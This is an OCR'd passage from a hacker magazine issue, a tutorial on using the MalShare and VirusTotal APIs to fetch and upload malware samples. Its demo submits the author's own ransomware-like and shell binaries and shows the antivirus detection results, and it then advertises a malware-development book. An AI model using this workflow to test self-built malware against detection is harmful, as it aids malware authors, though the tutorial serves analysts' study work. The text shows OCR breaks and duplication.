
MalShare API

MalShare is another semi-public repository that provides registered users with a privately curated library of malware and some basic analysis of it. This link is available for registration.

The registration process is straightforward, and a more refined user interface provides additional information. Due to the fact that these are separate endeavors, they are also comprised of diverse sample libraries.

On their GitHub page, the MalShare Project provides numerous libraries and open source tools.

After account registration, you can obtain an API key:



Practical Case

example 2

MalShare also have a great documentation and open-source tools for working with API:

API Documentation

The API is provided for the registered users to allow for accessing of files and data stored within out dataset.

Tools

Language	Developer	Link
Python	@SilasCutler	Github.com/MalShare/MalShare-Toolkit
.NET	@AlexBK1996	Github.com/MalShare/MalShare.NET
Go	@MonaxGT	Github.com/MonaxGT/gomalshare
Java	@Libranalysis	Github.com/ThisIsLibra/MalShareApi
Python	@0xDroogy	https://github.com/Droogy/Malget
Python	@toys0ldier	https://github.com/toys0ldier/malware_keywords

API Endpoints

Request Type	URL Path	Description	Output Format
GET	`/api.php?api_key=[API_KEY]&action=getlist`	List hashes from the past 24 hours	JSON
GET	`/api.php?api_key=[API_KEY]&action=getlistraw`	List hashes from the past 24 hours	Raw Text List
GET	`/api.php?api_key=[API_KEY]&action=getsources`	List of sample sources from the past 24 hours	JSON
GET	`/api.php?api_key=[API_KEY]&action=getsourcesraw`	List of sample sources from the past 24 hours	Raw Text List
GET	`/api.php?api_key=[API_KEY]&action=getfile&hash=[HASH]`	Download File	Raw data
GET	`/api.php?api_key=[API_KEY]&action=details&hash=[HASH]`	GET stored file details	JSON
POST	`/api.php?api_key=[API_KEY]&action=hashlookup`	Supply an array of hex-encoded hashes in a POST field named hashes.	JSON
GET	`/api.php?api_key=[API_KEY]&action=type&type=[FILE TYPE]`	List MD5/SHA1/SHA256 hashes of a specific type from the past 24 hours	JSON

For getting list hashes from the past 24 hours just run via curl:

```
curl --request GET \\
    -- url <https://malshare.com/api.php?api_key=><your_API_key]&action=getlist
```

or via Python3:

```
import requests

ms_url = "<https://malshare.com/api.php>"

r = requests.get("{}?api_key=<your API key>&action=getlist".format(ms_url))

if r.ok:
    print (r.json())
```

For upload sample just run via curl:

```
curl -s -X POST -F "upload=@<filename>" \\
    -- url "<https://malshare.com/api.php?api_key=$API_KEY&action=upload>"
```

or via Python3 snippet like this:

```
import requests

ms_url = "<https://malshare.com/api.php>"

headers = {
    "accept": "application/json",
    "content-type": "multipart/form-data"
}

files = {"upload" : (
    os.path.basename(sys.argv[1]),
    open(os.path.abspath(sys.argv[1]), "rb"))
}

r = requests.post("{}/?api_key=<your API key>&action=upload".format(ms_url),
    headers = headers, files = files)

if r.ok:
    print(r.json())
```

For Malshare also created simple tool for working with API:

```
import os
import sys
import time
import json
import requests
import argparse

# for terminal colors
class Colors:
    BLUE = '\\033[94m'
    GREEN = '\\033[92m'
    YELLOW = '\\033[93m'
    RED = '\\033[91m'
    PURPLE = '\\033[95m'
    ENDC = '\\033[0m'

# Malshare API URL
MS_API_URL = "<https://malshare.com/api.php>"

class MS:
    def __init__(self, api_key):
        self.api_key = api_key
```

```
    def upload(self, file_path):
        print (Colors.YELLOW + "upload file" + file_path + "..." + Colors.ENDC)
        try:
            with open(file_path, 'rb') as fp:
                files = {'upload': fp}
                r = requests.post(MS_API_URL, files = files,
                data = {'api_key': self.api_key, 'action': 'upload'})
                if 'Success' in r.text:
                    print (Colors.GREEN + "successfully update sample :)" + Colors.END
C)
                    return r.text.split(' - ')[1]
                else:
                    return False
        except Exception as e:
            print(Colors.RED + 'Failed: ' + str(e) + Colors.ENDC)

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument('-m','--mal', required = True, help = "PE file path for scanni
ng")
    args = vars(parser.parse_args())
    ms = MS("API_KEY")
    print (ms.upload(args["mal"]))
```

demo

Let's go to see everything in action! So, we will use the final scripts.

For working with VirusTotal API (script `vt.py`) run:

```
python3 vt.py -m locker.exe
python3 vt.py -m shell.exe
```

```
┌──(cocomelonc㉿kali)-[~/hvck/2022-12-01-malware-analysis-online/code]
└─$ python3 vt.py -m locker.exe
upload file: locker.exe...
upload to https://www.virustotal.com/api/v3/files
NjIzN2Q2NTY1ZWJkZTU1OTMxMDEyMGE4MDU2N2UwMTY6MTY2OTk3NzYxOQ==
successfully upload PE file: OK
get info about the results of analysis...
{'meta': {'file_info': {'sha256': 'e1b147aa2efa6849743f570a3aca8390faf4b90aed490a5682816dd9ef10e473', 'sha1': '0aebd55ec0cb8ff6e7f5a853c68f9948f4
ed824e', 'md5': '6237d6565ebde559310120a80567e016', 'size': 216576}}, 'data': {'attributes': {'date': 1669977619, 'status': 'completed', 'stats':
 {'harmless': 0, 'type-unsupported': 4, 'suspicious': 0, 'confirmed-timeout': 0, 'timeout': 0, 'failure': 0, 'malicious': 63, 'undetected': 9}, '
results': {'Bkav': {'category': 'malicious', 'engine_name': 'Bkav', 'engine_version': '1.3.0.9899', 'result': 'W32.AIDetect.malware2', 'method':
'blacklist', 'engine_update': '20221202'}, 'Lionic': {'category': 'malicious', 'engine_name': 'Lionic', 'engine_version': '7.5', 'result': 'Troja
n.Win32.Cryptor.trM4', 'method': 'blacklist', 'engine_update': '20221202'}, 'Elastic': {'category': 'malicious', 'engine_name': 'Elastic', 'engin
e_version': '4.0.61', 'result': 'Windows.Ransomware.Conti', 'method': 'blacklist', 'engine_update': '20221129'}, 'MicroWorld-eScan': {'category':
 'malicious', 'engine_name': 'MicroWorld-eScan', 'engine_version': '14.0.409.0', 'result': 'Gen:Variant.Zusy.356529', 'method': 'blacklist', 'eng
ine_update': '20221202'}, 'ClamAV': {'category': 'malicious', 'engine_name': 'ClamAV', 'engine_version': '1.0.0.0', 'result': 'Win.Ransomware.Con
ti-9976741-0', 'method': 'blacklist', 'engine_update': '20221201'}, 'CMC': {'category': 'undetected', 'engine_name': 'CMC', 'engine_version': '2.
4.2022.1', 'result': None, 'method': 'blacklist', 'engine_update': '20221202'}, 'CAT-QuickHeal': {'category': 'malicious', 'engine_name': 'CAT-Qu
ickHeal', 'engine_version': '22.00', 'result': 'Ransom.Conti.S28488556', 'method': 'blacklist', 'engine_update': '20221202'}, 'McAfee': {'categor
y': 'malicious', 'engine_name': 'McAfee', 'engine_version': '6.0.6.653', 'result': 'Trojan-FSUS!6237D6565EBD', 'method': 'blacklist', 'engine_upd
ate': '20221202'}, 'Cylance': {'category': 'malicious', 'engine_name': 'Cylance', 'engine_version': '2.3.1.101', 'result': 'Unsafe', 'method': 'b
lacklist', 'engine_update': '20221202'}, 'VIPRE': {'category': 'malicious', 'engine_name': 'VIPRE', 'engine_version': '6.0.0.35', 'result': 'Gen:
Variant.Zusy.356529', 'method': 'blacklist', 'engine_update': '20221201'}, 'Sangfor': {'category': 'malicious', 'engine_name': 'Sangfor', 'engine
_version': '2.23.0.0', 'result': 'Ransom.Win32.Cryptor.gen', 'method': 'blacklist', 'engine_update': '20221130'}, 'K7AntiVirus': {'category': 'ma
licious', 'engine_name': 'K7AntiVirus', 'engine_version': '12.54.45628', 'result': 'Riskware ( 0040eff71 )', 'method': 'blacklist', 'engine_updat
e': '20221202'}, 'Alibaba': {'category': 'malicious', 'engine_name': 'Alibaba', 'engine_version': '0.3.0.5', 'result': 'Ransom:Win32/Conti.db87bf
ad', 'method': 'blacklist', 'engine_update': '20190527'}, 'K7GW': {'category': 'malicious', 'engine_name': 'K7GW', 'engine_version': '12.53.45608
', 'result': 'Riskware ( 0040eff71 )', 'method': 'blacklist', 'engine_update': '20221201'}, 'CrowdStrike': {'category': 'malicious', 'engine_name
': 'CrowdStrike', 'engine_version': '1.0', 'result': 'win/malicious_confidence_100% (W)', 'method': 'blacklist', 'engine_update': '20220812'}, 'B
aidu': {'category': 'undetected', 'engine_name': 'Baidu', 'engine_version': '1.0.0.2', 'result': None, 'method': 'blacklist', 'engine_update': '2
0190318'}, 'VirIT': {'category': 'malicious', 'engine_name': 'VirIT', 'engine_version': '9.5.337', 'result': 'Trojan.Win32.Genus.KHC', 'method':
'blacklist', 'engine_update': '20221201'}, 'Cyren': {'category': 'malicious', 'engine_name': 'Cyren', 'engine_version': '6.5.1.2', 'result': 'W32
/Filecoder.DL.gen!Eldorado', 'method': 'blacklist', 'engine_update': '20221202'}, 'SymantecMobileInsight': {'category': 'type-unsupported', 'engi
ne_name': 'SymantecMobileInsight', 'engine_version': '2.0', 'result': None, 'method': 'blacklist', 'engine_update': '20220208'}, 'Symantec': {'ca
tegory': 'malicious', 'engine_name': 'Symantec', 'engine_version': '1.19.0.0', 'result': 'Downloader', 'method': 'blacklist', 'engine_update': '2
0221202'}, 'tehtris': {'category': 'undetected', 'engine_name': 'tehtris', 'engine_version': 'v0.1.4', 'result': None, 'method': 'blacklist', 'en
gine_update': '20221202'}, 'ESET-NOD32': {'category': 'malicious', 'engine_name': 'ESET-NOD32', 'engine_version': '26351', 'result': 'Win32/Filec
oder.Conti.L', 'method': 'blacklist', 'engine_update': '20221202'}, 'Zoner': {'category': 'undetected', 'engine_name': 'Zoner', 'engine_version':
 '2.2.2.0', 'result': None, 'method': 'blacklist', 'engine_update': '20221201'}, 'APEX': {'category': 'malicious', 'engine_name': 'APEX', 'engine
_version': '6.361', 'result': 'Malicious', 'method': 'blacklist', 'engine_update': '20221201'}, 'Paloalto': {'category': 'undetected', 'engine_na
me': 'Paloalto', 'engine_version': '0.9.0.1003', 'result': None, 'method': 'blacklist', 'engine_update': '20221202'}, 'Cynet': {'category': 'mali
```


```
┌──(cocomelonc㉿kali)-[~/hvck/2022-12-01-malware-analysis-online/code]
└─$ python3 vt.py -m shell.exe
upload file: shell.exe...
upload to https://www.virustotal.com/api/v3/files
YWE2ZTVmNTk3NWY1OGRmNDBkNzdhMzU0ZmE0YzdiNzI6MTY2OTk3ODA0NQ==
successfully upload PE file: OK
get info about the results of analysis...
{'meta': {'file_info': {'sha256': '4c8248592d03d3041af50448a3ed3e9020f38721d9b55cee5d62cb7ba2f69ba8', 'sha1': '047e737965dc8b9cd05ed1f288ec574d05
d040bc', 'md5': 'aa6e5f5975f58df40d77a354fa4c7b72', 'size': 1015808}}, 'data': {'attributes': {'date': 1669978045, 'status': 'queued', 'stats': {
'harmless': 0, 'type-unsupported': 0, 'suspicious': 0, 'confirmed-timeout': 0, 'timeout': 0, 'failure': 0, 'malicious': 0, 'undetected': 0}, 'res
ults': {}}, 'type': 'analysis', 'id': 'YWE2ZTVmNTk3NWY1OGRmNDBkNzdhMzU0ZmE0YzdiNzI6MTY2OTk3ODA0NQ==', 'links': {'item': 'https://www.virustotal.c
om/api/v3/files/4c8248592d03d3041af50448a3ed3e9020f38721d9b55cee5d62cb7ba2f69ba8', 'self': 'https://www.virustotal.com/api/v3/analyses/YWE2ZTVmNT
k3NWY1OGRmNDBkNzdhMzU0ZmE0YzdiNzI6MTY2OTk3ODA0NQ==''}}}
```


Also for working with Malshare API (script `ms.py`) just run:

```
python3 ms.py -m locker.exe
python3 ms.py -m shell.exe
```

```
┌──(cocomelonc㉿kali)-[~/hvck/2022-12-01-malware-analysis-online/code]
└─$ sha256sum locker.exe
e1b147aa2efa6849743f570a3aca8390faf4b90aed490a5682816dd9ef10e473  locker.exe

┌──(cocomelonc㉿kali)-[~/hvck/2022-12-01-malware-analysis-online/code]
└─$ python3 ms.py -m locker.exe
upload file locker.exe...
successfully update sample :)
e1b147aa2efa6849743f570a3aca8390faf4b90aed490a5682816dd9ef10e473

┌──(cocomelonc㉿kali)-[~/hvck/2022-12-01-malware-analysis-online/code]
└─$ sha256sum shell.exe
4c8248592d03d3041af50448a3ed3e9020f38721d9b55cee5d62cb7ba2f69ba8  shell.exe

┌──(cocomelonc㉿kali)-[~/hvck/2022-12-01-malware-analysis-online/code]
└─$ python3 ms.py -m shell.exe
upload file shell.exe...
successfully update sample :)
4c8248592d03d3041af50448a3ed3e9020f38721d9b55cee5d62cb7ba2f69ba8

┌──(cocomelonc㉿kali)-[~/hvck/2022-12-01-malware-analysis-online/code]
└─$
```


```
┌──(cocomelonc㉿kali)-[~/hvck/2022-12-01-malware-analysis-online/code]
└─$ sha256sum locker.exe
e1b147aa2efa6849743f570a3aca8390faf4b90aed490a5682816dd9ef10e473  locker.exe

┌──(cocomelonc㉿kali)-[~/hvck/2022-12-01-malware-analysis-online/code]
└─$ python3 ms.py -m locker.exe
upload file locker.exe...
successfully update sample :)
e1b147aa2efa6849743f570a3aca8390faf4b90aed490a5682816dd9ef10e473

┌──(cocomelonc㉿kali)-[~/hvck/2022-12-01-malware-analysis-online/code]
└─$ sha256sum shell.exe
4c8248592d03d3041af50448a3ed3e9020f38721d9b55cee5d62cb7ba2f69ba8  shell.

┌──(cocomelonc㉿kali)-[~/hvck/2022-12-01-malware-analysis-online/code]
└─$ python3 ms.py -m shell.exe
upload file shell.exe...
successfully update sample :)
4c8248592d03d3041af50448a3ed3e9020f38721d9b55cee5d62cb7ba2f69ba8

┌──(cocomelonc㉿kali)-[~/hvck/2022-12-01-malware-analysis-online/code]
└─$
```





As you can see everything is worked perfectly!

I hope this post if useful for entry level cybersec specialists and also for professionals



zhassulan zhussupov

1st Cybersecurity enthusiast | CTF player
R&D Engineer | Jiu-Jitsu Practicioner

If ou enjoyed these tutorials check out our HVCK's newest contributors Malware development Book. A small BTC donation to a worthy cause and its yours. Welcome to the team mate. Cant wait to see what you have for us next month.

https://cocomelonc.github.io/book/2022/07/16/mybook.html

HVCK is kicking it up a gear in 2023.

We are looking for contributors for a number of sections of the magazine. If, like us, you just love this shit, we are on the hunt for techincal tutorials, emerging technology reviews and tear downs, DNM and darkweb reviews and best practise guides, OpSec (comsumer, hacker and activist level) articles and just of course left field out of the box, crazy towm stuff. We are working toward

Tox: 49B4

See your business through the eyes of an dversary


Smart Cyber Solutions: the devil you know

Let us help you inventory the what
Assess the who and simulate the how.

Niche industries specialist

Physical and digital security consulting
Privacy & anonymity solutions
Threat & digital foot print assessments
Pro bono services available for registered charities*

4FBFE9CE99512564C0046AE55799E5ACD90C50EE2C233030AC4A295505307AFFED7D94571



Yes this is an encrypted message.

Forget the past. HVCK goes as deep as you want to take it. Enjpy. See you in wonderland.

P8R H8R


AH

CK arts

Random access memories: the lament of the first AI


UmFuZG9tIGFjY2VzcyBtZW1vcmllcyB0aGUgbGFtZW50IG9mIG9mIHRoZSBmaXJzdCBBSQo=

Lil' Red


2022

